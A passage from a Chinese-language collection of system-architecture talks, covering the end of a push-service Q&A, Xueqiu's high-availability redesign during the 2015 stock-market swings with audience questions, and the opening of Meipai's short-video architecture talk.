流量只能算在启动的 App 上了, 但一般这种安装率很高的 App 承担的可能性大, 常用 App 本身被检测和杀死的可能性较小, 另外消息下发量是有严格控制的。整体上用户还是省电和省流量的。我们 push SDK 尽量向上兼容, 出于这个目的, push SDK 本身做的工作非常有限, 抽象出来一些常见的功能, 纯推的系统, 客户端策略目前很少, 也有这个原因。

Q: 生产系统的 profiling 是一直打开的吗?

不是的, 每个集群都有采样, 但能后台控制需要开启哪个。这个 profiling 通过接口调用。

Q: 面前系统中的消息消费者可不可以分组? 类似于 Kafka。

客户端能订阅不同产品的消息, 接受不同的分组。接入的时候进行 bind 或 unbind 操作。

Q: 为什么放弃 Erlang 而选择 GO, 有什么特别原因吗?

Erlang 本身没有问题, 是因为我们上线后, 其他团队才做出 Erlang, 经过 QA 一个部门对比测试后, 我们在没有显著性能提升下, 选择继续使用 GO 版本的 push 作为公司基础服务。

Q: 有关流控, 有排查过是因网卡配置而导致 idle 问题吗?

流控是业务级别的流控, 我们上线前对于内网的极限通信量做了测试, 后续将请求在 RPC 库内, 控制在小于内部通信开销的上限以下。在到达上限前作流控。

Q: 服务的协调调度为什么选择 ZK, 有考虑过 raft 实现吗? Golang 的 raft 实现很多啊, 比如 Consul 和 eCTD 之类的。

5 年前, 后两者还并未出现, raft 也没有对应 Golang 实现, 我们没有基于 ZooKeeper 结合自己的系统做定制开发, 而是使用自己开发的 Keeper 代替 ZK, 完成配置文件自动转数据结构, 数据结构自动同步指定进程, 同时里面可以完成很多自定义的发现和策略, 客户端包含 Keeper 的 SDK 就可以实现以上的所有监控数据, profiling 数据收集、配置文件更新、启动关闭等回调。完全抽象成 Keeper 通信 SDK, Keeper 之间考虑用 raft。

Q: 负载策略是否同时在服务侧与 Client 侧做的 (dispatcher 会返回一组 IP)? 另外, 如何保证 Room Server/Register Server 连接状态的一致性/可用性? 服务侧保证有无特别关注的地方? 安全性方面是基于 TLS 再加上应用层加密?

会在 Server 端做, 比如重启操作前, 会下发指令类型消息, 让客户端进行主动行为。部分消息使用了加密策略, 自定义的 rsa+des, 另外为满足我们安全公司的需要, 也定制开发很多安全加密策略。一致性是通过冷备解决的, 早期考虑双写, 但实时状态双写同步代价太高, 而且容易有脏数据, 比如 register 挂了, 调用所有 room, 通过重新刷入指定 register

来解决。

Q: 这个 Keeper 有开源打算吗?

目前还在写, 如果没耦合我们系统太多功能, 一定会开源的, 主要这意味着, 我们所有的 bind 在 SDK 的库也需要开源。

Q: 比较好奇如果开源, lisence 是哪个?

FreeBSD。

1.5 雪球在股市风暴下的高可用架构改造分享

唐福林，雪球首席架构师，负责雪球业务快速增长应对及服务性能与稳定架构优化工作。毕业于北京师范大学硕士学位。曾任微博平台资深架构师，微博技术委员会成员。长期关注并从事互联网服务端性能及稳定性架构优化工作。



1.5.1 雪球公司的介绍


- Web 1.0: 新闻资讯，股价信息，K 线图。
- Web 2.0: SNS 订阅，分享，聊天。
- Web 3.0: 移动 APP，交易闭环。

2014 年 9 月 C 轮融资四千万美元。我们现在的技术栈由下列组件组成：Java、Scala、Akka、Finagle、Node.js、Docker、Hadoop。我们当前是租用 IDC 机房自建私有云，正在往“公私混合云”方向发展。

在雪球上，用户可以获取沪深港美 2 万以上的股票的新闻信息、股价变化情况，可以获取债券、期货、基金、比特币、信托、理财、私募等理财产品的各类信息，也可以关注雪球用户建立的百万组合，订阅它们的实时调仓信息，还可以关注雪球大 V。雪球当前有百万日活跃用户，每天有 4 亿的 API 调用。App Store 财务免费榜第 18 名。历史上曾排到财务第 2 名，总免费榜第 19 名。

1.5.2 雪球当前总体架构

作为一家典型的移动互联网创业公司，雪球的总体架构设计也非常典型，如下图所示。



- 最上层是 3 个端：Web 端、Android 端和 iOS 端。流量比例大约为 2 : 4 : 4。Web3.0 的交易功能，在 Web 端并不提供。
- 接入层以及下面的几个层，都在我们的自建机房内部。雪球当前只部署了一个机房，还属于单机房时代。正在进行“私有云+公有云混合部署”方案推进过程中。
- 我们当前使用 Node.js 作为 Web 端模板引擎。Node.js 模块与 Android 和 iOS 的 App 模块一起属于大前端团队负责。
- 再往下是位于 Nginx 后面的 API 模块。跟 LinkedIn 的 leo 和微博的 v4 一样，雪球也有一个遗留的大一统系统，名字就叫 Snowball。最初，所有的逻辑都是在 Snowball


中实现的。后来慢慢拆出去了很多 RPC 服务，又慢慢拆出了一些 HTTP API 做成了独立业务，但即便如此，Snowball 仍然是雪球系统中最大的部署单元。

- 在需要性能的地方，我们使用 Netty 搭建了一些独立的接口，比如 quote Server，是用来提供开盘期间每秒一次的股价查询服务，单机 QPS 5 万以上，这个一会再细说。而 IM 服务，起初是设计它来提供聊天服务，而现在，它的最大用途是提供一个可靠的 push 通道，提供每秒 5 万的消息下发容量，这个后续会讲到。
- 雪球的服务化拆分及治理采用 Twitter 开源的 finagle RPC 框架，并在上面进行了一些二次开发和定制。定制的功能主要集中在 access log 增强和 fail fast、fail over 策略及降级开关等。finagle 的实现比较复杂，Debug 和二次开发的门槛较高，团队内部对此也进行了一些讨论。
- 雪球的业务比较复杂，在服务层中，大致可以分为几类。第 1 类是 Web 1.0、2.0 及基础服务，我们称为社区，包括用户、帖子、新闻、股价、搜索等，类比对象就是新浪财经门户和微博。第 2 类是组合及推荐，主要提供股票投资策略的展示和建议，类比对象是美国的 motif。第 3 类是通道，类似股市中的“支付宝”，接入多家券商，提供瞬间开户、一键下单等各种方便操作的功能。
- 雪球的业务实现中，包含很多异步计算逻辑，比如搜索建索引、股票涨跌停发通知、组合收益计算等，为此，我们设计了一个独立的 Thread/Task 模块，方便管理所有的后台计算任务。但随着这些 Task 越来越多，逻辑差异越来越大，一个统一的模块并不总是最佳的方案，所以我们又把它拆成了两大类：流式的和批量式的。
- 雪球的推荐体系包括组合推荐“买什么”和个性化推荐。我们最近正在重新梳理大数据体系。
- 最下面是基础设施层。雪球基础设施层包括：Redis、MySQL、MQ、ZK、HDFS，以及容器 Docker。
- 线上服务之外，我们的开发及后台设施也很典型：GitLab 开发、Jenkins 打包、zabbix 监控系统向 openfalcon 迁移、redmine 向 confluence 迁移、jira 以及内部开发的 skiing 后台管理系统。


1.5.3 雪球架构优化历程

2015 年上证指数从年初的 3000 点，半年后涨到了 5000 多，6 月 12 号达到最高点 5200 点，然后就急转直下，最大单日跌幅 8.48%，一路跌回 4000 点以下。2015 年 3 月最后一周，


A 股开户 166 万户，超过历史最高纪录 2007 年 5 月第 2 周 165 万户。4 月份，证监会宣布 A 股支持单用户开设多账户。6 月底，证金公司代表国家队入场救市。7 月份，证监会宣布严打场外配资。如下图所示。



2015 年 7 月 27 号将近 2000 股跌停，IM 推送消息数超过平时峰值 300 倍，如下图所示。



外网带宽消耗呈一年 10 倍的增长状态，如下图所示。



在中国好声音放广告第一晚，迎来超过平时峰值 200 倍的注册量。其中挑战有大有小。

- 小：小公司的体量小、团队小、机器规模小。
- 大：堪比大公司的业务线数量、业务复杂度，瞬间峰值冲击。

雪球的业务线=1 个新浪财经+1 个微博+1 个 motif+1 个大智慧 / 同花顺。由于基数小，API 调用瞬间峰值大约为平时峰值的 30 多倍。其挑战是快速增长，移动互联网+金融、风口、A 股大盘剧烈波动。

首先在 App 端，在核心业务从 Web 2.0 SNS 向 3.0 移动交易闭环进化的过程中，我们开发了一个自己的 Hybrid 框架：本地原生框架，加离线 H5 页面，以此来支撑我们的快速业务迭代。当前，雪球前端可以做到 2 周一个版本，且同时并行推进 3 个版本：一个在 App store 等待审核上线；一个在内测或公测；一个正在开发。我们的前端架构师孟祥宇在 2015

年的 WOT 大会上做了一个关于这方面的详细分享,《雪球 App 实践——构建灵活、可靠的 Hybrid 框架》,有兴趣的读者可以稍后再深入了解,网址如下所示。

- <http://wot.51cto.com/2015mobile/>。
- <http://down.51cto.com/data/2080769>。

另外,为了保障服务的可用性,我们做了一系列的“端到端服务质量监控”。感兴趣的读者可以搜索 2015 年 4 月份我在环信 SM Meetup 上做的分享,《移动时代端到端的稳定性保障》。其中在 App 端,我们采用了一种代价最小的数据传输方案:对用户的网络流量、电池等额外消耗几乎为 0。

每个请求里带上前一个请求的结果。

- succ or fail: 1 char。
- 失败原因: 0~1char。
- 请求接口编号: 1char。
- 请求耗时: 2~3char。
- 其他: 网络制式等。

炒股的人大多都会盯盘,即在开盘期间,开着一个 Web 页面或者 App,实时地看股价的上下跳动。说到“实时”,美股港股当前都是流式的数据推送,但国内的 A 股,基本上都是每隔一段时间给出一份系统中所有股票现价的一个快照。这个时间间隔,理论上是 3 秒,实际上一般都在 5 秒左右。交了钱签了合同,雪球作为合作方就可以从交易所下属的数据公司那里拿到数据了,然后提供给自己的用户使用。

刚才介绍总体架构图的时候有提到 Quote Server,说到这是需要性能的地方。

业务场景是这样的,雪球上的个人主页,开盘期间,每秒轮询一次当前用户关注的股票价格变动情况。在内部,所有的组合收益计算,每隔一段时间需要获取一下当前所有股票的实时价格。起初同时在线用户不多,这个接口就是一个部署在 Snowball 中的普通接口,股价信息被实时写入 Redis,读取的时候就从 Redis 中读。后来,A 股大涨, Snowball 抗不住了。于是我们就做了一个典型的优化:独立 Server 加本地内存存储。开盘期间每次数据更新后,数据接收组件主动去更新 Quote Server 内存中的数据。后续的进一步优化方案是将这个接口以及相关的处理逻辑都迁移到公有云上去。

对于那些不盯盘的人,最实用的功能就是股价提醒了。在雪球上,除了关注用户外,你还可以关注股票。如果你关注的某只股票涨了或跌了,我们都可以非常及时地通知你。雪球上的热门股票拥有超过 50 万粉丝(招商银行、苏宁云商),粉丝可以设置:当这支股票涨幅或跌幅超过某个值(默认 7%)时提醒我。曾经连续 3 天,每天超过 1000 股跌停,

证监会开了一个会，于是接下来 2 天超过 1000 股涨停。

原来的做法是：

- 股票涨（跌）达某个值时，扫一遍粉丝列表，过滤出所有符合条件的粉丝，推送消息。

新的做法如下所示。

- 预先建立索引，开盘期间载入内存。
- 1%: uid1、uid2。
- 2%: uid3、uid4、uid5。
- 3%: uid6。
- 问题是有时候过于及时了，频繁跌停时，会出现打开跌停，再跌停，再打开……内部线上记录如下所示。

- 4 台机器。
- 99%的单条消息延时小于 30s。
- 下一步优化目标：99%的单条消息延时小于 10s。

其实 IM 系统最初的设计目标是为雪球上的用户提供聊天的功能，如下所示。

- 送达率第 1。
- 雪球 IM: Netty+自定义网络协议。
- Akka: 每个在线 Client 一个 actor。
- 推模式: Client 在线情况下使用推模式。
- 多端同步: 单账号多端可登录，并保持各种状态同步。

移动互联网时代，除了微信、QQ 以外的所有 IM，都转型成了推送通道，核心指标变成了瞬间峰值性能。原有架构的很多地方都不太合适了。

因此进行了优化，如下所示。

- 分配更多资源：推送账号 actor 池。
- 精简业务逻辑：重复消息只存 ID，实时提醒内容不推历史设备，不更新非活跃设备的 session 列表等。
- 本地缓存：拉黑等无法精简的业务逻辑迁移到本地缓存。
- 优化代码：异步加密存储，去除不合理的 Akka 使用。

我来解释一下 Akka。Akka 有一个自己的 log adapter，内部使用一个 actor 来处理所有的 log event stream。当瞬间峰值到来的时候，这个 event stream 一下子就堵了上百万条 log，导致 GC 颠簸非常严重。最后的解决办法是，绕过 Akka 的 log adapter，直接使用 logback

的 appender。

线上记录：5w/s（主动限速）的推送持续 3 分钟，p99 性能指标无明显变化。

2015 年 7 月 10 号，我们在中国好声音上做了 3 期广告。在广告播出之前，我们针对广告可能带给系统的冲击进行了压力测试，主要是新用户注册模块，当时预估广告播出期间 2 小时新注册 100 万。

压测发现 DB 成为瓶颈。

- 昵称检测 cache miss>40%。
- 昵称禁用词 where like 模糊查询。
- 手机号是否注册 cache miss>80%。
- 注册新用户：5insert。

优化如下所示。

- Redis store：昵称、手机号。
- 本地存储：昵称禁用词。
- 业务流程优化：DB insert 操作同步改异步。

下一步优化计划如下。

- 将 SNS 系统中所有的上行操作都改成类似的异步模式。
- 接口调用时中只更新缓存，而且主动设置 5 分钟过期，然后写一个消息到 MQ 队列，队列处理程序拿到消息再做其他耗时操作。
- 为了支持失败重试，需要将主要的资源操作步骤都做成幂等。

前置模块 HA 如下所示。

- 合作方合规要求：业务单元部署到合作方内网，用户的敏感数据不允许离开进程内存。
- 业务本身要求：业务单元本身为有状态服务，业务单元高可用。

解决方案有：

- 使用 Hazelcast In-Memory Data Grid 的 replication map 在多个 JVM 实例之间做数据同步。
- Java 启动参数加上-XX:+DisableAttachMechanism-XX:-UsePerfData，禁止 jstack、jmap 等 JDK 工具连接。

组合净值计算性能优化如下所示。

- 一支股票可能在超过 20 万个组合里（南车北车中车、暴风科技）。
- 离线计算，存储计算后的结果。

- 股价 3 秒变一次，涉及这支股票的所有组合理论上也需要每 3 秒重新计算一次。

大家可能会问，为什么不在用户请求时实时计算呢？这是因为“组合净值”中还包括分红送配、分股、送股、拆股、合股、现金、红利等，业务太过复杂，开发初期经常需要调整计算逻辑，所以就设计成后台离线计算模式了。当前正在改造，将分红送配逻辑做成离线计算，股价组成的净值实时计算。接口请求是将实时计算部分和离线计算部分合并成最终结果。

实际上，我们的计算逻辑是比较低效的：循环遍历所有的组合，对每个组合获取所有的价值数据，然后计算。完成一遍循环后，立即开始下一轮循环。

优化如下所示。

- 分级：活跃用户的活跃组合和其他组合。
- 批量：拉取当前所有股票的现价到 JVM 内存里，这一轮的所有组合计算都用这一份股价快照。

关于这个话题的更详细内容，感兴趣的可以参考雪球组合业务总监张岩枫在 2016 年 Arch Summit 深圳大会上的分享，《构建高可用的雪球投资组合系统技术实践》(<http://sz2015.archsummit.com/speakers/201825>)。

最后，我们还做了一些通用的架构和性能优化，包括 JDK 升级到 8，开发了一个基于 ZooKeeper 的 config center 和开关降级系统。

1.5.4 关于架构优化的总结和感想

在各种场合经常听到的架构优化，一般都是优化某一个具体的业务模块，将性能优化到极致。而在雪球中，我们做的架构优化更多是从问题出发，将实际问题解决到可以接受的程度即可。可能大家看起来会觉得很凌乱，而且每个事情单独拎出来好像都不是什么大事。

我们在对一个大服务做架构优化时，一般是往深入的本质进行挖掘。当我们面对一堆架构各异的小服务时，“架构优化”的含义其实是有些不一样的。大部分时候，我们并不需要（也没有办法）深入到小服务的最底层进行优化，只要去掉或者优化原来明显不合理的地方就可以了。

在快速迭代的创业公司，我们可能不会针对某一个服务做很完善的架构设计和代码实现，出现各种问题时，也不会去追求极致的优化，而是以解决瓶颈问题为先。

即使经历过一回将 Snowball 拆分服务化的过程，但当重新上一个新的业务时，我们依然选择将它做成一个大一统的服务。只是这一次，我们会提前定义好每个模块的 service 接口，为以后可能的服务化铺好路。

在创业公司里，是不能接受重写的。大的重构，从时间和人力投入上看，一般也是无法承担的。而“裱糊匠”式做法，即哪里有性能问题就加机器、加缓存、加数据库，有可用性问题就加重试、加 log，出故障就加流程、加测试，这也不是雪球团队工作方式。我们一般采用最小改动的方式，即准确定义问题，定位问题根源，找到问题本质，制订最佳方案，以最小的改动代价，将问题解决到可接受的范围内。

我们现在正在所有的地方强推 3 个数据指标：QPS、p99、error rate。每个技术人员对自己负责的服务，一定要有最基本的数据指标意识。数字，是发现问题、定位根源、找到本质的最重要的依赖条件，没有之一。

我们的原则是保持技术栈的一致性和简单性，有节制地尝试新技术，保持所有线上服务依赖的技术可控，简单来说，要能 hold 住。

能用 cache 的地方绝不用 DB，能异步的地方，绝不同步。俗称吃一堑，长一智。

还有特事特办。业务在发展，需求在变化，实现方式也需要跟着变化。简单来说，遗留系统的最佳优化方案就是砍需求。

当前，雪球内部正在推行每个模块的方案和代码实现的 review，在 review 过程中，我一般是这样要求的。

技术方案如下所示。

- 20 倍设计，10 倍实现，3 倍部署。
- 扩展性：凡事留一线，以后好相见。

技术实现如下所示。

- DevOps：上线后还是你自己维护的项目，实现的时候记得考虑各种出错的处理。
- 用户投诉的时候需要你去做解释，实现的时候注意各种边界和异常。
- 快速实现而不是“随便实现”，万一火了呢：性能，方便扩容。

1.5.5 疑问与解惑

Q：能详细讲下 IM 吗？

关于雪球 IM 和推模式，有朋友问到了，我就再展开讲一下（其实我之后约了去给一家号称很文艺的公司内部交流 IM 实现）。雪球自己设计了一套 IM 协议，内部使用 Netty

做网络层，Akka 模式，即为每一个在线的 Client new 一个 actor，这个 actor 里面保持了这个在线 Client 的所有状态和数据。如果有新消息给它，代码里只要把这个消息 tell 给这个 actor 即可。actor 里面会通过 Netty 的 TCP 连接推给实际的 Client。

Q：问一个小问题，App 的接口可用上报里要怎么兼容因网络问题引起的故障？

App 如果发起一个请求，因为网络问题失败了（这其实是我们的上报体系设计时主要针对的场景），那么 App 会把这个失败的请求记录到本地内存，等下一次发请求时，把上次的这个失败请求结果及相关信息带上。如果连续多次失败，当前我们的做法是，只记录最后一次失败的请求结果，在下次成功的请求里带上它。

Q：监控系统为何从 zabbix 切换到 openfalcon，原因是什么？

简单来说，机器数上百之后，zabbix 就会有很多问题，个人感觉最大的问题是新增 key 非常不方便。小米因为这些问题，自己做一个 falcon，然后开源了。我们碰到的问题和小米的很类似，看了看小米的解决方案，觉得可以不用自己再折腾，就用它了。

Q：前置模块的 Hazelcast In-Memory Data Grid 的稳定性怎么样，采用时考虑到什么原因？用 sharding Redis 怎么样？

它的稳定性只能说还好。因为上线才几个月，已经出了一次故障了。采用它的主要原因是开发简单，因为它只有一个 jar 包依赖，不像其他备选项，一个比一个大。至于为什么不用 Redis，这是因为要部署到别人的内网，更新十分麻烦，运维几乎没有，各种悲剧。为了做到“一键更新”，把 shell 脚本和所有 jar 包都打成一个自解压的文件这事我会随便说吗？

Q：雪球 IM 如何判断用户是否在线？向给定的用户发消息，怎么找到对应的 actor？不在线的时候消息如何存储？

IM 用户在线判断（转化成指定的 actor 是否存在）和路由，这些都是 Akka 内置提供的，我个人建议是不要去碰 Akka。用户不在线的时候，消息会进 MySQL 和 Redis。

Q：为了支持失败重试，需要将主要的资源操作步骤都做成幂等。这个怎么理解，具体怎么玩？

举个例子：用户发一个帖子，API 调用的时候已经给用户返回成功了，但后端写 DB 的时候超时了，怎么办？不能再告诉用户发帖失败了吧？那就重试重试再重试，直到写 DB 成功。但万一重试的时候发现，上次写入超时，实际上已经写成功了呢？那就需要把这个

写入做成幂等，支持多次写入同一条记录。简单来说，DB 层就是每个表都要有业务逻辑上的唯一性检查。

Q：另外，用户对应的 Actor 需不需要持久化呢？

actor 不持久化。重启 Server 的话，App 端会自动重连。

Q：基于 ZooKeeper 的 config center 设计，您有什么指导原则或遇到过什么坑吗？如何方便业务开发修改又不影响其他的？

我们的 config center 有 2 个版本：一个是参考 netflix 的 archaius；另一个是纯粹的 ZK style。风格问题，我个人的回答是：大家喜欢就好。config center 本来就不影响业务开发修改啊？没有太明白问题点，抱歉。

Q：如果只报最后一次故障，会不会不能准确评估影响？

不会的，因为这种情况一般都是用户进电梯或者进地铁了，呵呵。

Q：为什么选 RPC 呢，比如为什么不用 thrift 呢？

finagle 底层就是 thrift 啊。就个人而言，我对于任何需要预先定义 proto 的东西都深恶痛绝。所以现在我们也尝试做一个基于 jsonrpc 的简单版本的 RPC 方案，作为后续微服务容器的默认 RPC。

Q：实质上是用 actor 包住了 Netty 的 session 吧？不建议用 Akka 的原因是量大了后承载能力的问题吗？雪球 IM 的 dau 约在 50 万左右吧？

是的，actor 内部持有网络连接。不建议用 Akka 的原因是，我个人的原则是 hold 不住的东西就不做推荐。就当前来说，我觉得我 hold 不住 Akka：使用太简单太方便，但坑太多，不知道什么时候就踩上了，想用好太难了。

Q：在雪球的架构中，RabbitMQ 主要用在哪些场景，Rabbit 的负载是通过哪些手段来做呢？

当前我们的 MQ 功能都是由 RabbitMQ 提供的，我们在内部封装了一个叫 event center 的模块，所有的跟 queue 打交道的地方，只需要调用 event center 提供的 API 即可。我们对于 Rabbit 并没有做太多的调优，大约也是因为现在消息量不大的缘故。在我们后续的大数体系里，queue 的角色会由 Kafka 来承担。

Q: 关于交易这块, 能说一下你们的账户体系吗?

股票交易跟支付宝模式还是很不一样的, 本质上, 雪球上只是一个纯粹的通道: 钱和股票都不在雪球内部。所以, 我们当前的账户体系就像我们页面上描述的那样: 将用户的券商账号跟雪球 ID 做绑定。

Q: 在性能规划方面有什么经验或者推荐资料阅读吗? 谢谢。

可以通读 All Things Distributed 上的精华文章, <http://www.allthingsdistributed.com/>。

Q: 雪球的 Docker 是怎么用的? 怎么管理的?

可以参考雪球 SRE 高磊在本书《互联网金融创业公司 Docker 实践》一节中的分享。

Q: 追加一个问题: 对业务合规要求的需求不是很了解, 但是“-XX: +DisableAttachMechanism-XX: -UsePerfData”这样是无法禁止“jstack-F”的吧, 只是禁止了普通的 jstack。

应该是可以禁止的, 因为 JVM 内部所有挂载机制都没有启动, jstack 加-f 也挂不上去。

Q: 这么多系统, 如何保证迭代保质保量按时交付?

这就要感谢我们雪球的所有技术、产品、运营同事们了。

Q: 为什么用 Kafka 替换 rbt?

因为 rbt 是 Erlang 写的, 我不会调优, 出了问题我也不会排查。事实上, event center 模块极偶发的出现丢消息, 但我们一直没有定位到根源。所以只好换了。

Q: 请问百万活跃用户 session 是怎么存储的? 怎么有效防止大面积退出登录?

用户登录 session 就存在 JVM 内部。因为是集群, 只要不是集群突然全部挂, 就不会出现大面积重新登录的。

Q: 每个请求里带上前一个请求的结果, 这个得和用户请求绑定上吧?

收集 App 端的访问结果, 大部分情况下用于统计服务质量, 偶尔也用于用户灵异问题的追逐。

Q: Akka 的设计居然和 Erlang 的抢占式调度很像, 它也存在单进程瓶颈问题吗?

可以这么说, 因为它的 log actor 是单个的。

Q: 集群环境下如何保存在 JVM 内部？各个 JVM 如何共享？

我们的 IM 系统其实分 2 层，前面有一层接入层，后面是集群。接入层到集群的连接是按 uid 一致性 Hash。简单来说，一个用户就只连一个 JVM 服务节点。所以我们只在收盘后更新服务。在雪球，盘中严禁更新服务。

Q: 方便描述一下接入层的实现架构吗？

雪球 IM 的接入层分为 2 类：App 接入层和 Web 接入层。App 接入层是一个 Netty 的 Server，开在 443 端口，但没有使用 ssl，而是自己用 rsa 对消息体加密。Netty 收到消息后，解包，根据包里的描述字段选择发往后端的业务节点。Web 接入层是一个基于 play 的 webServer，实现了 HTTP 和 websocket 接口，供 Web 使用。

1.6 亿级短视频社交美拍架构实战

麦俊生，美图架构平台深圳技术总监，曾担任新浪微博、奇虎360技术专家，从事高性能高可用架构设计开发工作，参与建设微博的 feed 和私信 IM 系统、负责 RPC 框架 motan、cache service、counter service、公用类库等基础建设，以及奇虎 360 存储服务和基础框架方面的建设。个人擅长性能调优、高可用中间件、分布式存储、IM 等相关领域。



随着短视频市场的爆发，美拍得到快速的成长，并很快积累了上亿级别的用户规模。而在业务的快速发展过程中，美拍架构也在不断演进和完善，到 2016 年年初，架构从 V 0.1 发展到 V 0.2。短视频社交相比于典型的文本社交场景，有着不少的共同点，也有一些领域内所特定的问题。美拍在系统演进过程中也踩过不少坑，面临着不少的技术挑战，逐步形成一套高可用高可扩展的服务化架构。

在美拍的服务化过程中，主要基于 etcd 来实现我们的动态服务发现和配置服务，同时基于 gRPC 框架，在 Client 层面扩展实现了包含负载均衡、节点健康状态探测、failover 等基础功能，同时会通过一些 metrics 埋点，结合统一的 TraceID 来跟踪服务的分布式调用链路的状态。

1.6.1 短视频市场的发展

近几年来，短视频应用在国内应用市场引爆，美图公司推出了美拍，相关的产品还有 GIF 快手、秒拍、微视、逗拍、玩拍等，一系列短视频产品的出现也丰富了短视频应用市场。

短视频的相继爆发，与以下几个因素有关：

- 带宽方面，随着中国基础网络环境的发展，越来越多的 2G 移动网民开始转向使用 3G/4G 网络，从而体验到更好的上传下载带宽和更稳定的网络。截止到 2015 年 7 月份，数据显示 3G/4G 的移动用户比例大概在移动总用户占比 85% 以上；同时随着资费的进一步降低，月户平均流量也达到了 360M，甚至有不少是 GB 或者数十 GB 数量级的流量。而一个 10s 的短视频大概不到 1~2M 甚至几百 K，带宽流量的提升无疑会逐步降低用户使用的门槛；此外，家用带宽也随之增加，目前 10M 甚至 100M 已经成为家用带宽的主流，从而为短视频的发展提供了必要条件。
- 手机硬件配置的极大改进，随着像素的增加、手机硬件配置 CPU、GPU、内存等的升级，手机能更快地处理和优化视频效果，从而给手机视频的处理带来更多的创意空间。
- 传统的文字和图片的表达能力不够丰富，无法满足网民的需求，而短视频带来了足够大的表现空间。
- 产品本身提供了各种方式来降低用户视频的制作门槛，比如美拍提供了 MV 特效等，在提升制作视频趣味性的同时降低使用者的门槛。产品的多样化同时也满足了各种用户的差异化需求，激发用户自传播。


1.6.2 美拍的发展

美拍于 2014 年月发布，上线仅 1 天，就登入 App Store 免费总榜第 1，当月下载量排名第 1。在发布 9 个月的时候，用户就突破 1 个亿。截止到 2015 年 12 月，每天美拍视频日播放量在 2.7 亿以上，日视频播放时长达到 183 万小时。

面临这种用户量爆发的增长，美拍也遇到了很多应用起步之初遇到的甜蜜和苦涩，经过一年多的架构的演进，美拍也积累了一定的经验，形成了一套高可用高可扩展的架构实践，如下页中的图所示。虽无法做到很华丽，却会随着架构的不断演进而完善。

相比于普通的文本社交类 App，在技术架构层面做这么一个短视频产品，会面临哪些问题呢？

和通用的文本社交类产品一样，美拍有首页热门、好友动态（feed 流）、评论服务、私信服务等基础功能。所以在用户爆发增长后，同样会面临应用层、数据库、缓存、接入层等方面的挑战，那么如何做到低延迟、高可用呢。同时因为是短视频本身，也会面临一些特定的领域性相关的问题。



1.6.3 短视频所面临的架构问题

短视频相比于文本数据而言，有着一些差异。

1. 数据大小的差异

比如一条美拍，经过视频压缩和清晰度的权衡，10s 的视频大概 1MB 多，而一条 5 分钟视频的美拍甚至要达到几十 MB，比几十 Byte 或者几百 Byte 的文本要大得多。因为数据量要大得多，所以也会面临一些问题：如何上传、如何存放以及如何播放。

